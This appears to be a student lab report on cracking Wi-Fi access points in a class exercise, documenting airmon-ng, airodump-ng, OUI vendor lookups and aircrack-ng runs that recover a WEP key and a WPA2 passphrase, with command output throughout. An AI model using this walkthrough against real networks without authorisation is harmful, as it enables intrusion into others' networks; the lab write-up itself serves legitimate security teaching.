 14:91:82:DB:D3:A4  -39       40        0    0   6  54e  WPA2 CCMP   PSK  BLK-ADMIN
 14:91:82:DB:D3:A7  -43       39        0    0   6  54   WEP  WEP         Miami
 14:91:82:DA:44:0C  -45       43        0    0   3  54e  WEP  WEP         Mykonos
 14:91:82:DA:44:0F  -45       43        0    0   3  54   WEP  WEP         40guests
 A0:04:60:0F:FF:23  -46       40        0    0   4  54e. WPA2 CCMP   PSK  rockyou.txt
 28:C6:8E:7E:95:DE  -48       18        0    0   7  54e  WPA2 CCMP   PSK  FOX1
 2A:C6:8E:7E:95:DF  -49        8        0    0   7  54e  WPA2 CCMP   PSK  FINDME
 18:1B:EB:6C:9B:E3  -82        6        0    0   6  54e. WPA2 CCMP   PSK  5JV3D
 B8:F8:53:4D:CB:A0   -1        0        2    0   1  -1   WPA              <length:  0>
```


Figure 11: Berlin and Orlando AP



```
CH 60 ][ Elapsed: 1 min ][ 2021-11-09 14:44 ][ paused output

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:A5:11:C2:C0:94  -17        5        0    0  48  54e  WPA2 CCMP   PSK  POPSEE
C2:A5:11:C2:C0:93  -29        5        0    0 157  54e  WPA2 CCMP   PSK  <length:  0>
BC:A5:11:C2:C0:93  -29        4        5    0 157  54e  WPA2 CCMP   PSK  POPSEE
6C:70:9F:DE:CD:49  -31       10        3    0  36  54e  WPA2 CCMP   PSK  RED5G
48:4B:D4:21:C9:63  -37       12        4    0  36  54e  WPA2 CCMP   PSK  Krypt-5G
48:4B:D4:21:C9:65  -37       12        0    0  -1  54e  OPN              xfinitywifi
4E:84:6A:0F:CF:F5  -37       96        0    0 161  54e  WPA2 CCMP   PSK  <length:  0>
3C:84:6A:0F:CF:F5  -38       97       12    0 161  54e  WPA2 CCMP   PSK  VPN_5G
E6:C3:2A:F5:1E:B8  -41       92        0    0 161  54e  WPA2 CCMP   PSK  Kiev
E4:C3:2A:D5:1E:BA  -41       97        7    0 161  54e  WEP  WEP         MADRID
B2:BE:76:08:BE:0B  -42       10        0    0 149  54e  WPA2 CCMP   PSK  TPL-ADMIN
B0:BE:76:08:BE:0B  -44        9      131    0 149  54e  WEP  WEP         BERLIN
2A:C6:8E:7E:95:DE  -49        4        0    0  -1  54e  WPA2 CCMP   PSK  5GHz
28:C6:8E:7E:95:DD  -49        4        0    0  -1  54e  WPA2 CCMP   PSK  BAND
14:91:82:DA:44:0E  -49       10        0    0 153  54e  WEP  WEP         SANTORINI
14:91:82:DB:D3:A6  -61       11      108    0 157  54e  WEP  WEP         ORLANDO
```

Finding the vendor for this access point was hard. I went on to search up the command to see the manufacturer and found out there was a command that exists. That command was "--manufacturer". What I did was look up those BSSIDs and turn those IDs to a website I found which was wireshark. I then used this way to find the manufacturers of those APs in Figure 12.

Figure 12: Berlin AP



Examples:
0000.0c
08:00:20
01-00-0C-CC-CC-CC
00d9.d110.21f9
01-23-45-67-89-AB-CD-EF
missouri

OUI search


B0:BE:76:08:BE:0B

Results

B0:BE:76 Tp-Link Technologies Co.,Ltd.

The next step was to figure out how to scan the specific ESSID network and save that data. To do this, I typed in the command, "airodump-ng wlan0mon --bssid <mac address> -c <channel#>". This allowed me to see how many data packets were being sent to and collected with airodump. After that, we had to save those collected packets and to do that, I appended "-w <filename>" after my previous command. The output of the command is shown below at figure 13.


Figure 13.



```
 CH 149 ][ Elapsed: 1 min ][ 2021-11-09 15:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 B0:BE:76:08:BE:0B  -43 100      885     9901    0 149  54e  WEP  WEP         BERLIN

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 B0:BE:76:08:BE:0B  B8:27:EB:6A:48:EB  -63   54e-54e     0     9898

root@user10:~# ls
Berlin-01.cap            Downloads               ORLANDO-01.kismet.netxml  salt3.txt
Berlin-01.csv            Music                   Pictures                  Templates
Berlin-01.kismet.csv     names.txt               Public                    Videos
Berlin-01.kismet.netxml  ORLANDO-01.cap          rockyou-75.txt
Desktop                  ORLANDO-01.csv          salt1.txt
Documents                ORLANDO-01.kismet.csv   salt2.txt
root@user10:~# 
```

Now that I have collected enough data, next was to crack it using the command of "aircrack-ng <filename>". The output of the command is shown below in figure 14.

Figure 14



```
                    [00:00:06] Tested 927272 keys (got 717480 IVs)

   KB    depth   byte(vote)
    0    0/  1   26(954624) F4(760832) B9(749312) AC(749056) 66(748544) B2(748288)
    1    0/  1   26(965120) 71(755200) AE(754176) 44(749568) 8D(748288) B4(747264)
    2    0/  1   26(1020416) C5(756224) 56(750848) 9A(745984) 4F(743936) E5(743424)
    3    0/  1   26(962048) 2A(757504) F8(749056) E9(746752) AE(746496) 84(744192)
    4    0/  1   26(958976) 56(768512) B7(760832) 69(754688) D8(749568) AF(748032)
    5    0/  1   26(975872) 6B(751104) 3B(748032) 97(743680) 10(743424) 85(742912)
    6    0/  1   26(943104) 5B(758528) DE(754432) 97(750848) 98(750848) B0(745728)
    7    0/  1   26(924928) 3A(752384) 44(750848) 7E(750336) AB(748800) 38(748544)
    8    0/  1   26(945152) EE(755200) A5(753920) 71(750848) 9A(750848) 81(749568)
    9    0/  1   26(929792) 09(751360) FA(750080) 43(748800) 1D(745984) 80(744192)
   10    0/  1   A2(836352) 91(776704) 46(774144) 34(754944) 3B(752128) C8(751872)
   11    0/  1   C7(796160) C9(763136) 5C(752640) D4(749824) 60(747264) 83(745472)
   12    0/ 15   34(809328) 2E(780160) 34(747332) 2D(746868) 7E(743816) 62(741916)

     KEY FOUND! [ 26:26:26:26:26:26:26:26:26:26:26:26:26 ] (ASCII: &&&&&&&&&&&&& )
        Decrypted correctly: 100%
```

2.7 A conclusion section discussing how easy/difficult your experience was


This section of the project was easy to thanks to what I did for finding Orlando's AP information. I went through the same process to cracking Berlin's key as I did with Orlando's key. I went through trials of data packets and settled to a total collection of 1 hour and 33 minutes. This gave me enough packets with this time to crack the key and it worked with 717,480 packets of data. This also took a very long time to do the project and I was starting to lose my patience because I did not believe that it would take roughly the same time to crack as the Orlando's key.

Section 3: Report on exploiting Vancouver AP

3.1 The bssid for Vancouver is _**B2:BE:76:08:BE:0C**_ .
3.2 The channel for Vancouver is _____**9**______ .
3.3 The vendor of Vancouver is _**Raspberry Pi Trading Ltd__** .
3.4 The key (a.k.a. password) for Vancouver is _**SheshaPrasad**_ .
3.5 This attack took me/us **_1_ hours_and_25_minutes_** to perform.
3.6 Step-by-step documentation of how you performed the exploitation

For this last part I decided to check whether my virtual machine was connected to the right adapter. To check this, I put the command "airmon-ng" onto the command terminal in figure 15.To find the Vancouver AP, we first ran the command, "airmon-ng" to see what chipset I was running. Once I found out that Ralink was the right chipset, I next ran the command, "airmon-ng start wlan0". This command allows the network to go into monitor mode. The next command that I used was "airodump-ng wlan0mon" which scans the network.


Figure 15: Airmon-ng



```
root@user10:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572
```

Next step was to turn the network onto monitor mode by typing in the command "airmon-ng start wlan0" in figure 16. By enabling it to monitor mode, you are able to perform the airodump command in the terminal.


Figure 16: monitor mode



```
root@user10:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  441 NetworkManager
  697 wpa_supplicant
  704 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

After watching videos and researching online, the way to start scanning for networks is to use the command, “airmon-ng wlan0mon” in figure 17. Here with this command, I found Vancouver’s information such as BSSID, CH, and ESSID. To find the other APs, you have to type in “airodump-ng wlan0mon -ba”. The “-ba” command attaches to the command the types of bands to search for.


Figure 17: Airmon-ng wlan0mon



```
 CH  4 ][ Elapsed: 3 mins ][ 2021-11-09 14:05 ][ paused output

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C2:A5:11:C2:C0:91  -15       21        3    0  11  54e. WPA2 CCMP   PSK  POPSEE
 C6:A5:11:C2:C0:91  -16       20        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
 4E:84:6A:0F:CF:F6  -24       45        0    0   2  54e. WPA2 CCMP   PSK  <length:  0>
 3C:84:6A:0F:CF:F6  -24       40        0    0   2  54e. WPA2 CCMP   PSK  VPN
 E4:C3:2A:D5:1E:B8  -25       42        1    0   6  54e  WEP  WEP         Casablanca
 E6:C3:2A:D5:1E:B8  -27       39        0    0   6  54e  WPA2 CCMP   PSK  Vegas
 B2:BE:76:08:BE:0C  -28       41        0    0   9  54e. WPA2 CCMP   PSK  Vancouver
 B0:BE:76:08:BE:0C  -28       41        0    0   9  54e. WEP  WEP         Rome
 6C:70:9F:DE:CD:48  -29       39       31    0   1  54e  WPA2 CCMP   PSK  RED
 48:4B:D4:21:C9:5B  -38       37       21    0  11  54e  WPA2 CCMP   PSK  Krypt
 14:91:82:DB:D3:A4  -39       40        0    0   6  54e  WPA2 CCMP   PSK  BLK-ADMIN
 14:91:82:DB:D3:A7  -43       39        0    0   6  54   WEP  WEP         Miami
 14:91:82:DA:44:0C  -45       43        0    0   3  54e  WEP  WEP         Mykonos
 14:91:82:DA:44:0F  -45       43        0    0   3  54   WEP  WEP         40guests
 A0:04:60:0F:FF:23  -46       40        0    0   4  54e. WPA2 CCMP   PSK  rockyou.txt
 28:C6:8E:7E:95:DE  -48       18        0    0   7  54e  WPA2 CCMP   PSK  FOX1
 2A:C6:8E:7E:95:DF  -49        8        0    0   7  54e  WPA2 CCMP   PSK  FINDME
 18:1B:EB:6C:9B:E3  -82        6        0    0   6  54e. WPA2 CCMP   PSK  5JV3D
 B8:F8:53:4D:CB:A0   -1        0        2    0   1  -1   WPA              <length:  0>
```


Finding the vendor for this access point was hard. I went on to search up the command to see the manufacturer and found out there was a command that exists. That command was “--manufacturer”. In figure 18, I typed in the command, “airodump-ng wlan0mon --essid Vancouver -c 9 --manufacturer”. I found out that there were no known access points that were associated with the Vancouver ap. I then tried scanning the ap again without using the manufacturer command while searching within the Vancouver ap as shown in figure 19**.**

Figure 18



```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID      M
B2:BE:76:08:BE:0C  -37 100       238        0    0   9  54e. WPA2 CCMP   PSK  Vancouver  U
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


Figure 19**.**



```
B2:BE:76:08:BE:0C  DC:A6:32:77:DF:29  -35    0 -24e     0        51
```

I found out that this was the only connection between the two APs and decided to find out what manufacturer it was by using the mac address of the two networks. I googled for a bssid manufacturer lookup and found the website from wireshark. I then plugged my found address and inserted it in figure 20**.** I took the Bssid of vancouver then inserted them to the wireshark website and found out their manufacturer. There I found the manufacturer for Vancouver.

Figure 20



OUI search


DC:A6:32:77:DF:29

Results

DC:A6:32 Raspberry Pi Trading Ltd

The next step was to figure out how to scan the specific ESSID network. I ran the command “airodump-ng wlan0mon --essid Vancouver -c 9”. This command allows me to scan that particular AP as shown in figure 21. The same command can be reused and swapped with the essid of Orlando and Berlin APs.


Figure 21.



```
CH  9 ][ Elapsed: 1 min ][ 2021-11-09 14:12 ][ paused output

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B2:BE:76:08:BE:0C  -27 100      996        0    0   9  54e. WPA2 CCMP   PSK  Vancouver

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   9A:00:D0:95:B3:EE   -5    0 - 1      0        2
(not associated)   46:20:8B:CA:2B:60   -9    0 - 1      0        1
(not associated)   86:3D:7F:3A:18:47  -13    0 - 1      0        2
(not associated)   C2:34:9B:6C:8C:8D  -17    0 - 1      0        2
(not associated)   56:9C:EE:EC:3A:1B  -17    0 - 1      0        1
(not associated)   DA:01:BA:26:A6:36  -17    0 - 1      0        1
(not associated)   E6:D9:3B:35:2E:F3  -19    0 - 1      0        1
(not associated)   7A:02:A2:E7:91:FC  -19    0 - 1      0        2
(not associated)   9E:7B:0A:0D:75:4C  -19    0 - 1      0        2
(not associated)   96:E0:49:6A:C6:11  -21    0 - 1      0        2
(not associated)   F6:AE:5B:B3:33:DE  -21    0 - 1      0        3
(not associated)   AE:55:4D:B2:70:10  -23    0 - 1      0        3
(not associated)   42:65:07:04:97:B2  -27    0 - 1      0        3
(not associated)   42:1E:EF:71:95:EC  -27    0 - 1      0        2
(not associated)   16:A8:F1:AF:6F:FB  -27    0 - 1      0        4
(not associated)   F6:FE:38:27:6B:40  -35    0 - 1      0        3
```

To save the files that is being captured you would have to retype the same command that you are searching for within the AP so, “airodump-ng wlan0mon --bssid <mac address> -c <channel#>” from there you append a “-w <filename>”. With these appended, you are now saving the data captures under a cap file. To crack the APs, I ran the command of “aircrack-ng <filename>”. This ran for a little bit until it gave me a failed attempt. I then tried to capture more packets to see if it would work and it didn’t. I then waited to gather a lot more data packets again and I decided to crack Vancouver’s key with data shown in figure 22.

Figure 22



```
                             Aircrack-ng 1.2 rc4

      [00:02:59] 129612/160552 keys tested (733.11 k/s)

      Time left: 42 seconds                                      80.73%

                      KEY FOUND! [ SheshaPrasad ]


      Master Key     : 73 3F F1 3E C3 5E 6A C2 25 DA DA 3F 9C D1 05 A8
